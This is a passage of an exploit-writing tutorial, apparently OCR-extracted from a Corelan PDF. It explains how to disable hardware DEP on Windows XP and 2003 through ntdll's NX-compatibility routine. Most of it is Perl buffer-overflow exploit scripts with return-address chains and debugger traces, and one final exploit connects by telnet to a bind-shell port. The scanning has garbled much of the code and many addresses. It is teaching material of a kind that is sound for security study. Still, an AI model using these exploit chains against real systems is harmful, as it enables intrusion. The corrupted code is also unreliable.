77EEDC70	Found PUSH ESP at 0x77eedc70 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE35B	Found PUSH ESP at 0x77eee35b (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7BB	Found PUSH ESP at 0x77eee7bb (rport4.dll) - Access: (PAGE_EXECUTE_READ)
77EEECDE	Found PUSH ESP at 0x77eeeode (rport4.dll) - Access: (PAGE_EXECUTE_READ)
77EEEE8C	Found PUSH ESP at 0x77eeee8c (rport4.dll) - Access: (PAGE_EXECUTE_READ)
77F43BF7	Found PUSH ESP at 0x77f43bf7 (gdi32.dll) - Access: (PAGE_EXECUTE_READ)
ØBADFØØD	Found 6 address(es)
7	

CPU - n	nain	thread	l, module RPCRT4	
77EEDC70	-54		PUSH ESP	
77EEDC71	50		POP EBP	
77EEDC72	C2	0400	RETN 4	
77EEDC75	90		NOP	
77EEDC76	90		NOP	
77EEDC77	90		NUP	

So instead of starting the first phase (setting eax to 1), we'll first adjust ebp, make sure it returns to our buffer (ret instruction), and then we'll start the routine.

RET (saved EIP) is overwritten after 508 bytes. We'll now put the address to perform the stack adjustment at that location, followed by the remaining lines of code :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77eedc70); #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a); #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44); #run NX Disable routine
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("EEEE");
my $shelcode="F" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $jaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $jaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF INET, SOCK STREAM, $proto) or die "socket: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close $!";
```

After running this code, we get this :

(bac.1148): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e701 ebx=00000000 ecx=0012e509 edx=0012e700 esi=00000001 edi=00403388 eip=4343434 esp=0012e274 ebp=0012e264 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246 43434343 ?? ???

bingo ! NX has been disabled, EIP points at our C's, and ESP points at :

0:000> u	esp															
0012e274	44	44	44	44	44	44	44	44-44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0012e284	44	44	44	44	44	44	44	44-44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0012e294	44	44	44	44	44	44	44	44-44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0012e2a4	44	44	45	45	45	45	46	46-46	46	46	46	46	46	46	46	DDEEEEFFFFFFFFFF
0012e2b4	46	46	46	46	46	46	46	46-46	46	46	46	46	46	46	46	FFFFFFFFFFFFFFF
0012e2c4	46	46	46	46	46	46	46	46-46	46	46	46	46	46	46	46	FFFFFFFFFFFFFFF
0012e2d4	46	46	46	46	46	46	46	46-46	46	46	46	46	46	46	46	FFFFFFFFFFFFFFF
0012e2e4	46	46	46	46	46	46	46	46-46	46	46	46	46	46	46	46	FFFFFFFFFFFFFFF

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Final exploit :

(c) Peter Van Eeckhoutte

use strict; use Socket;

0.000> d ocn

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

Save the environment - don't print this document !

my \$junk = "A" x 508; my \$disabledep = pack('V',0x77eedc70); #adjust EBP \$disabledep = \$disabledep.pack('V',0x7c95371a); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x7c91cd44); #run NX Disable routi \$disabledep = \$disabledep.pack('V',0x7e47bcaf); #jmp esp (user32.dll) #set eax to 1
#run NX Disable routine my \$nops = "\x90" x 30; "\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" "\x41\x41"; # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address my \$iaddr = inet\_aton(\$host); my \$paddr = sockaddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF\_INET, SOCK\_STREAM, \$proto) or die "socket: \$!"; print "[+] ConnecTing to \$host on port \$port\n"; connect (SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n"; my \$payload = \$junk.\$disabledep.\$nops.\$shellcode."\n"; print "[+] Payload sent, ".length(\$payload)." bytes\n"; close SOCKET or die "close: \$!"; system('telnet '.\$host.' 5555');

Note that this exploit will work, even if NX/HW DEP is not enabled.

### Disabling HW DEP (Windows 2003 SP2) : demonstration

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

On Windows 2003 SP2, some additional checks are added (CMP AL and EBP versus EBP vs ESI), which requires us to change our technique just a little. The result is that we need to point both EBP and ESI to writable addresses in order for the exploit to work. On Windows 2003 server standard R2 SP2, English, the ntdll!LdrpCheckNXCompatibility function looks like this :

0:000> uf ntdll!LdrpChec	kNXCompa	tibility
ntdll!LdrpCheckNXCompati	bility:	
7c8343b4 8bff	mov	edi,edi
7c8343b6 55	push	ebp
7c8343b7 8bec	mov	ebp,esp
7c8343b9 51	push	ecx
7c8343ba 833db4a9887c00	cmp	dword ptr [ntdll!Kernel32BaseQueryModuleData (7c88a9b4)],0
7c8343c1 7441	je	ntdll!LdrpCheckNXCompatibility+0x5f (7c834404)
	-	
ntdll!LdrpCheckNXCompati	bilitv+0	xf:

Knowledge is not an object, it's a flow

12/02/2011 - 30 / 44

630
<u> </u>
5
0
22
00
00
1000
00
-
10.000
and the second second
(11)
<b>O</b>
1 Para
1.5
<
E
3
3
M
LM//
M//
JW//:
M//:
M//:0
m//:d
tp://m
tp://w
ttp://w

So,

(c) Peter Van Eeckhoutte

	7c8343c3 7c8343c7		and	dword ptr [ebp-4],0
	7c8343c8	8b7508	push mov	esi esi,dword ptr [ebp+8]
	7c8343cb 7c8343cc	e899510000	<mark>push</mark> call	esi ntdll!LdrpCheckSafeDiscDll (7c83956a)
	7c8343d1 7c8343d3	3c01 0f846eb10000	cmp je	al,1 ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)
		-pCheckNXCompatil	-	
	7c8343d9	56 e8e4520000	push call	esi ntdll!LdrpCheckAppDatabase (7c8396c3)
	7c8343df		test	al,al
			jne	<pre>ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)</pre>
	7c8343e7		push	esi
	7c8343ed		call test	<pre>ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1) al,al</pre>
	7c8343ef	0f85272c0100	jne	ntdll!LdrpCheckNXCompatibility+0x3e (7c84701c)
	ntdll!Ldı 7c8343f5	pCheckNXCompatil	bility+0> cmp	<pre>&lt;45: dword ptr [ebp-4],0</pre>
		0f854fb10000	jne	ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e)
	ntdll!Ldu	pCheckNXCompatil		<pre>k5a: http://www.sec.iva.com/activation/activ Activation/activation/ activation/acti</pre>
	7c8343ff 7c834403		or pop	<pre>byte ptr [esi+37h],80h esi</pre>
		pCheckNXCompatil		۲۶f:
	7c834404 7c834405		leave ret	4
	ntdll!Ldı	pCheckNXCompatil	bility+0>	<2b:
	7c83f547	c745fc02000000	mov	<pre>dword ptr [ebp-4],offset <unloaded_elp.dll>+0x1 (00000002)</unloaded_elp.dll></pre>
	ntdll!Ldı 7c83f54e	pCheckNXCompatil	bility+0> push	4b: 4
	7c83f550 7c83f553	8d45fc	lea	eax,[ebp-4]
	7c83f554	6a22	push push	eax 22h
	7c83f556 7c83f558	6aff e80085feff	<mark>push</mark> call	0FFFFFFFh ntdll!ZwSetInformationProcess (7c827a5d)
	7c83f55d	e99d4effff	jmp	ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
		<pre>pCheckNXCompatil c745fc02000000</pre>	bility+0> mov	<pre>k3e: dword ptr [ebp-4],offset <unloaded elp.dll="">+0x1 (00000002)</unloaded></pre>
		e9cdd3feff	jmp	ntdll!LdrpCheckNXCompatibility+0x45 (7c8343f5)
t	he value at	[ebp-4] is compare	d, a jump i	s made to 7c83f54, the followed by the call to ZwSetInformationProcess (at 0x7c827a5d)
	ntdll!Ldı	pCheckNXCompatil	bility+0>	۲ <b>4</b> b:
	7c83f54e 7c83f550		<mark>push</mark> lea	4 eax,[ebp-4]
	7c83f553 7c83f554	50	push push	eax 22h
	7c83f556	6aff	push	0FFFFFFFh
	7c83f55d	e80085feff e99d4effff	call jmp	<pre>ntdll!ZwSetInformationProcess (7c827a5d) ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)</pre>
	7c83f562	0fb6fd	movzx	edi,ch
	0:000> u ntdll!7w9	7c827a5d SetInformationPro	ocess:	
	7c827a5d	b8ed000000	mov	eax,0EDh
	7c827a67		mov call	edx,offset SharedUserData!SystemCallStub (7ffe0300) dword ptr [edx]
	7c827a69 7c827a6c		ret nop	10h
	ntdll!Nt9	SetInformationTh		eax,0EEh
	7c827a72	ba0003fe7f	mov	edx,offset SharedUserData!SystemCallStub (7ffe0300)
	7c827a77	TT12	call	dword ptr [edx]

eax,0EEh
edx,offset SharedUserData!SystemCallStub (7ffe0300)
dword ptr [edx] After executing this routine, it will return back to the caller function, arriving at 0x7c8343ff

ntdll!Ldı 7c8343ff 7c834403	oility+0> or pop		ptr	[esi+37h],80h
ntdll!Ldu 7c834404 7c834405	oility+0> leave ret	x5f: 4		

That's where ESI is used. If that instruction has been executed, esi is popped, and the function epilog begins.

We have already learned how to alter the contents of EBP (so it would point at a writable useful location), now we need to do the same for ESI. On top of that, we really need to review the various instructions & look at the contents of the registers here. One of the things to notice, when using our example vulnsrv.exe application, is that whatever is put in ESI, will be used to jump to later on.

Let's see what happens with the following exploit code, using the following 2 addresses to adjust esi and ebp :

- 0x71c0db30 : adjust ESI (push esp, pop esi, ret)

- 0x77c177f8 : adjust EBP (push esp, pop ebp, ret)

(05POF000) 05POF000 Search for addresses used to disable DEP (Windows 2003 SP2 and SP3)		
appression search for addresses used to disable ber (windows 2005 SF2 and SF3)		
OBADFOOD Phase 1 1 set eax to 1 and return		
66A0F66D		
718E0000 Hodules C: WINDOWS System32 wshtopip.dll		
7086311D Found HOU AL,1 at 0x7c86311d (ntd11.d11) - Access: (PAGE_EXECUTE_READ)		
7CB63EH6 Found HOU HL, 1 at 0x7C963ea6 (ntd11,d11) - Hooessi (PHGE EXECUTE REHD)		
77CC58F2 Found MOU AL,1 at 0x77cc58F2 (rport4.dll) - Access: (PRGE_EXECUTE_READ) 77EBE8F5 Found MOU AL.1 at 0x77cbe8F5 (kernel32.dll) - Rocess: (PRGE_EXECUTE_READ) .		
77CC58AA Found MOU AL.1 at 0x77Cc5baa (rport4.dll) - Access: (PAGE DECUTE READ)		
0BADF00D Found 5 address(es)	CPU - main thread, more	dule W52_32
00R0F000 Phase 2 : compare AL with 1, push 0x2 and pop esi	Z1000830 54	PUSH ESP
esapean	71C00B30 54 71C00B31 5E 71C00B32 C3 71C00B32 90	POP ESI
eBRDFeeD Found 8 address[es]	71C00B32 C3	RETN
0BROF00D Finding addresses for EBP stack adjustment	71C80B33 98	NOP
27C127E8 Found PUSH ESP at 0x77c12768 (adi32.dll) = Decessar (POSE EVECUTE REGD)	71C00B34 90	NOP
77CDR3F4 Found PUSH ESP at 0x77cda3f4 (rport4.dll) - Rocess: (PRGE EXECUTE READ)	71C80E35 90	NOP
77CDAB6C Found PUSH ESP at 0x77cdab6c (rport4.dll) - Access: (PAGE_EXECUTE_READ)	71000035 70	NOP
77CDB083 Found PUSH ESP at 0x77odb083 (rport4.dll) - Rocess: (PRGE_EXECUTE_READ)	71000837 90 71000838 88FF	HOU EDI.EDI
77CDB5A6 Found PUSH ESP at 8x77odb5a6 (rport4.dll) - Rocessi (PRGE_EXECUTE_RERD)	71C00B39 55	PUSH EBP
27CDB754 Found PUSH ESP at 0x77odb754 (rport4.dll) - Access: (PAGE_EXECUTE_READ)	71C00B38 88EC	HOV EBP, ESP
GERDFOOD Flound to addresses for ESI stack adjustment	71C00030 0855 08	HOU EDX. DWORD PTR SS: (EBP+8) HOU EAX. DWORD PTR DS: (ECX+C)
eserean	71C80840 8841 8C	NOU ERX. DWORD PTR DS: (ECX+C)
71C00630 Found PUSH ESP at 0x71c0db30 (ws2_32.dll) - Access: (PAGE_EXECUTE_READ)	71000043 50	NOV ESI.EDX
08A0F00D Found 1 address(es)	71C00044 81EE 97DAC071	SUB ESI, WS2_32, 7100DR97
	71C80B4C F7DE	NEG ESI
	71000045 1057	000 F01 F01

use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x7rc17778); # adjust ebp \$disabledep = \$disabledep.pack('V',0x7c86311d); #set eax to 1 \$disabledep= \$disabledep.pack('V',0x7c834375); #run NX Disable routine \$disabledep = \$disabledep.pack('V',0x7c834375); #run NX Disable routine \$disabledep = \$disabledep.merk('V',0x7r3ebdff); #jmp esp (user32.dll)

my \$nops = "\x90" x 30; my \$shellcode="\xcc" x 700;

my \$shellCode='\xcc' x 700; # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address my \$iaddr = inet\_aton(\$host); my \$paddr = sockaddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF INET, SOCK\_STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n"; my \$payload = \$junk.\$disabledep.\$nops.\$shellcode."\n"; print "[+] Payload sent, ".length(\$payload)." bytes\n"; close SOCKET or die "close: \$!"; system('telnet '.\$host.' 5555');

Open vulnsrv.exe in windbg, and set a breakpoint at 0x7c8343f5 (so when the NX Disable routine is called). Then start vulnsrv (you may have to hit F5 a couple of times) and run the exploit code against the server and see what happens : Breakpoint is hit

```
        Breakpoint 0
        hit

        eax=0012e701
        ebx=00000000
        ecx=0012e559
        edx=0012e700
        esi=0012e264
        edi=00403388

        eip=7c8343f5
        esp=0012e274
        ebp=0012e268
        iop1=0
        nv up ei pl zr na pe nc

        cs=001b
        ss=0023
        ds=0023
        fs=003b
        gs=0000
        efl=00000246

        ntdll!LdrpCheckNXCompatibility+0x45:
        rn
        cmp
        dword ptr [ebp-4],0
        ss:0023:0012e264=0012e264

                                                                                                                                                            dword ptr [ebp-4],0 ss:0023:0012e264=0012e268
```

Registers : both esi and ebp now point to a location close to the stack. The low bit of eax contains 1, so that's an indication that the 'mov al,1' instruction worked.

Now step/trace through the instructions (with the 't') command :

```
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f9 esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000 jne ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e) [br=1]

      7c8343f9
      0f854fb10000
      jne
      ntdll!Larptneckw.compatibility.co.tb
      (reference)

      0:000> t
      eax=0012e701
      ebx=00000000
      ecx=0012e559
      edx=0012e700
      esi=0012e264
      edi=00403388

      eip=7c83f54e
      esp=0012e274
      ebp=0012e268
      iopl=0
      nv
      up ei pl nz na po nc

      cs=001b
      ss=0023
      ds=0023
      fs=003b
      gs=0000
      efl=00000202

      ntdll!LdrpCheckNXCompatibility+0x4b:
      7c83f54e
      6a04
      push
      4

      0:000> t
      eax=0012e701
      ebx=00000000
      ecx=0012e559
      edx=0012e700
      esi=0012e264
      edi=00403388

      eip=7c83f550
      esp=0012e270
      ebp=-0012e268
      iopl=0
      nv
      up ei pl nz
      na po nc

      cs=001b
      ss=0023
      ds=0023
      fs=003b
      gs=0000
      efl=00000202

      ntdll!LdrpCheckNXCompatibility+0x4d:
      rc83f550
      8d45fc
      lea
      eax.[ebp-4]

      0:000> t
      eax=0012e264
      ebx=00000000
      ecx=0012e559
      edx=0012e700
      esi=0012e264
      edi=00403388

      eax=0012e264
      ebx=00000000
      ecx=0012e559
      edx=0012e700
      esi=0012e264
      edi=00403388

   0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f553 esp=0012e270 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=000000202
ntdl!LdrpCheckNXCompatibility+0x50:
7c83f553 50 push eax
    0:000> t
   0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22 push 22h
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Save the environment - don't print this document !

0:000>0:000> t eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388 eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!!LdrpCheckNXCompatibility+0x53: 7c83f556 6aff push 0FFFFFFFh 0:000> t 
 7/237550
 64TT
 push
 0FFFFFFF

 0:000> t
 eax=0012e264
 ebx=00000000
 ecx=0012e559
 edx=0012e700
 esi=0012e264
 edi=00403388

 eip=7c83f558
 esp=0012e264
 ebp=0012e268
 iopl=0
 nv
 up ei pl nz
 na po nc

 cs=001b
 ss=0023
 ds=0023
 ds=0023
 fs=003b
 gs=0000
 efl=000000202

 ntdll!LdrpCheckNXCompatibility+0x55:
 7c83f558
 e80085feff
 call
 ntdll!ZwSetInformationProcess
 (7c827a5d)
 0:000> t 

 0:000-1

 eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388

 eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0
 nv up ei pl nz na po nc

 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
 efl=00000202

 ntdll!ZwSetInformationProcess:
 7c827a5d b8ed000000
 mov
 eax,0EDh

 0:000> t eax=0000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388 eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00000202 ntdll!NtSetInformationProcess+0x5: 7c827a62 ba0003fe7f mov edx,offset SharedUserData!SystemCallStub (7ffe0300) 0:000> t eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388 eip=7c827a67 esp=0012e260 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00000202 ntdl!NtSetInformationProcess+0xa: 0:000> t rtall!NtSetInformationProcess+0xa: 7c827a67 ff12 call dword ptr [edx] ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)} 0:000> t eax=0000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388 eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!!KiFastSystemCall: 7c828608 8bd4 mov edx,esp 0:000> t eax=0000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264 edi=00403388 eip=7c82860a esp=0012e25c ebp=0012e258 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00060202 ntdl!!KiFastSystemCall+0x2: 7c82860a 0f34 sysenter 0:000> t 0:000>0:000> t 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!!NtSetInformationProcess+0xc: ce072a60 cc1000 rot 10b ntdl!NtsetInformationProcess+uxc: 7c827a69 c21000 ret 10h 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!LdrpCheckNXCompatibility+0x5a: 7c83f55d e9904effff jmp ntdl!LdrpCheckNXCompatibility+0x5a (7c8343ff) 0.000> t 0:000> t 0:000> t eax=c0000000 ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdl!!LdrpCheckNXCompatibility+0x5a: 7c8343ff 804e3780 or byte ptr [esi+37h],80h ds:0023:0012e29b=0 ds:0023:0012e29b=cc 0:000> t 0:000> t eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388 eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 ntdl!!LdrpCheckNXCompatibility+0x5e: 7c834403 5e pop esi 0:000> t 0:000> t eax=c0000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 ntdll!LdrpCheckNXCompatibility+0x5f: 7c834404 c9 leave 0:000> t eax=c0000000 ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=7c834405 esp=0012e26c ebp=00000022 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 ntdl!!LdrpCheckNXCompatibility+0x60: 7c834405 c20400 ret 4 0:000> t eax=c0000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388 eip=0012e264 esp=0012e274 ebp=00000022 iopl=0 nv up ei ng nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000286 0012e264 ff ??? 0:000> t Ok, what we see is this : when the function returns, the original value of esi (0x0012e264) is put in EIP.

If we look at EIP, we see ff ff ff ff (which is edx)

0:000> d eip 0012e264 ff 0012e274 46 0012e284 90 

 eip

 ff
 < ."...d..... FFFF..>W..... . . . . . . . . . . . . . . . . ..... 0012e294 0012e2a4 0012e2b4 . 0012e2c4 . . . . . . . . . . . . . . . .

Our shellcode is not that far away... ok, let's play with ESI and EBP. First, let's swap the addresses to adjust EBX and ESI. So first adjust EBP, and then ESI.

use strict; use Socket; my \$junk = "A" x 508;

c) Peter Van Eeckhouttie

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

12/02/2011 - 33 / 44

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

http://www.corelan.be:8800

my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x7c86311d); #set eax to 1 \$disabledep = \$disabledep."G6GG'; \$disabledep = \$disabledep.mack('V',0x7c8343f5); #run NX Disable routine \$disabledep = \$disabledep.mack('V',0x773ebdff); #jmp esp (user32.dll) my \$nops = "\x90" x 30; my \$shellcode="\xcc" x 700; # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 'localhost'; my \$port = getprotobyname('tcp'); # get the port address my \$iaddr = inet\_aton(\$host); my \$paddr = sockaddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF INET, SOCK STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print SOCKET \$payload."\n"; print SOCKET \$payload." bytes\n"; close SOCKET or die "close: \$!"; system('telnet '.\$host.' 5555'); system('telnet '.\$host.' 555'); syst

(a50.a70): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c edi=00403388 eip=47474747 esp=0012e270 ebp=0012e264 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010246 47474747 ?? ???

Aha – this looks a lot better. EIP now contains 47474747 (= GGGG) We don't even need the jmp esp (which was still in the code from the XP version of the exploit), or the nops, or the 4 bytes HHHH (padding) ESP contains

0:000> d	esp															
0012e270	f5	43	83	7c	48	48	48	48-ff	bd	3e	77	90	90	90	90	.C. HHHH>w
0012e280	90	90	90	90	90	90	90	90-90	90	90	90	90	90	90	90	·
0012e290	90	90	90	90	90	90	90	90-90	90	сс	сс	сс	сс	сс	сс	
0012e2a0	cc	сс	сс	сс	сс	сс	сс	cc-cc	сс							
0012e2b0	cc	сс	сс	сс	сс	сс	сс	cc-cc	сс							
0012e2c0	cc	сс	сс	сс	сс	сс	сс	cc-cc	сс							
0012e2d0	cc	сс	сс	сс	сс	сс	сс	cc-cc	сс							
0012e2e0	cc	сс	сс	сс	сс	сс	сс	cc-cc	сс							

There are various ways to get to our shellcode now. Look at the other registers. You'll see for example that edx points to 0x0012e700, which sits almost at the end of the shellcode. So if we could jump edx, and put some jump back code at that location, it should work :

12/02/2011 - 34 / 44

Knowledge is not an object, it's a flow

0BADF00D 0BBAF00D BBADF00D	
0BADF00D	
71AE0000 Hodules C:\WINDOWS\System32\wshtopip.dll 78530A85 Found jmp edx at 0x78530a85 [msvor90.dll] Access: (PAGE_EXECUTE_READ) 7853C985 Found jmp edx at 0x7853c985 [msvor90.dll] Access: (PAGE_EXECUTE_READ)	
<pre>SF2AE643 Found jmp edx at 0x5f2ae643 [hnetofg.dll] Access: (PAGE_EXECUTE_READ) SF2B0147 Found jmp edx at 0x5f2b0147 [hnetofg.dll] Access: (PAGE_EXECUTE_READ)</pre>	
00266821 Found jmp edx at 0x00266821 [none] Access: (PAGE_READDNLY) 0026682D Found jmp edx at 0x0026682d [none] Access: (PAGE_READDNLY)	
0026B16D Found jmp edx at 0x0026b16d [none] Rocess: (PRGE_RERDDNLY) 0026C14D Found jmp edx at 0x0026c14d [none] Rocess: (PRGE_RERDDNLY) 71C05E9B Found jmp edx at 0x71c05e9b [ws2 32.dll] Rocess: (PRGE EXECUTE READ)	
71C05E98 Found jmp edx at 0x71c05e9b [us2_32.dll] Access: (PRGE_EXECUTE_READ) 71C06479 Found jmp edx at 0x71c06479 [us2_32.dll] Access: (PRGE_EXECUTE_READ) 7D210470 Found jmp edx at 0x7d21047d [advapi32.dll] Access: (PRGE_EXECUTE_READ)	
778A9825 Found jmp edx at 0x77ba9825 Insvort.dllj Access: (PAGE_EXECUTE_READ) 773EB603 Found jmp edx at 0x773eb603 Iuser32.dllj Access: (PAGE_READONLY)	
773F23BC Found jmp edx at 0x773f23bc Euser32.dll] Access: (PRGE_READONLY) 773F2494 Found jmp edx at 0x773f2494 Euser32.dll] Access: (PRGE_READONLY)	
773F3230 Found jmp edx at 0x773f3230 Euser32.dlll Access: (PRGE_READONLY) 773F3364 Found jmp edx at 0x773f3364 Euser32.dlll Access: (PRGE_READONLY)	
773F4487 Found jmp edx at 0x773f4487 Euser32.dlll Access: (PAGE_READONLY) 773F4847 Found jmp edx at 0x773f4847 Euser32.dlll Access: (PAGE_READONLY)	
773F48EF Found jmp edx at 0x773f48ef [user32.dll] Access: (PAGE_READONLY) 773F490B Found jmp edx at 0x773f490b [user32.dll] Access: (PAGE_READONLY) 773F4A4F Found jmp edx at 0x773f4a4f [user32.dll] Access: (PAGE_READONLY)	
773F4C90 Found jmp edx at 0x773f4co7 [user32.dll] Access: (PAGE_READONLY) 773F4CC7 Found jmp edx at 0x773f4cc7 [user32.dll] Access: (PAGE_READONLY)	
773F4D50 Found jmp edx at 0x773f4d50 Euser32.dlll Access: (PAGE_READONLY) 773F4D54 Found jmp edx at 0x773f4d54 Euser32.dlll Access: (PAGE_READONLY)	
773F4D58 Found jmp edx at 0x773f4d58 Euser32.dlll Access: (PRGE_READONLY) 773F4D5C Found jmp edx at 0x773f4d5c Euser32.dlll Access: (PRGE_READONLY)	
773F4E24 Found jmp edx at 0x773f4e24 Euser32.dlll Access: (PRGE_READONLY) 773F4E28 Found jmp edx at 0x773f4e28 Euser32.dlll Access: (PRGE_READONLY)	
773F4F04 Found jmp edx at 0x773F4F04 Euser32.dlll Access: (PAGE_READONLY) 773F4F08 Found jmp edx at 0x773F4F08 Euser32.dlll Access: (PAGE_READONLY)	
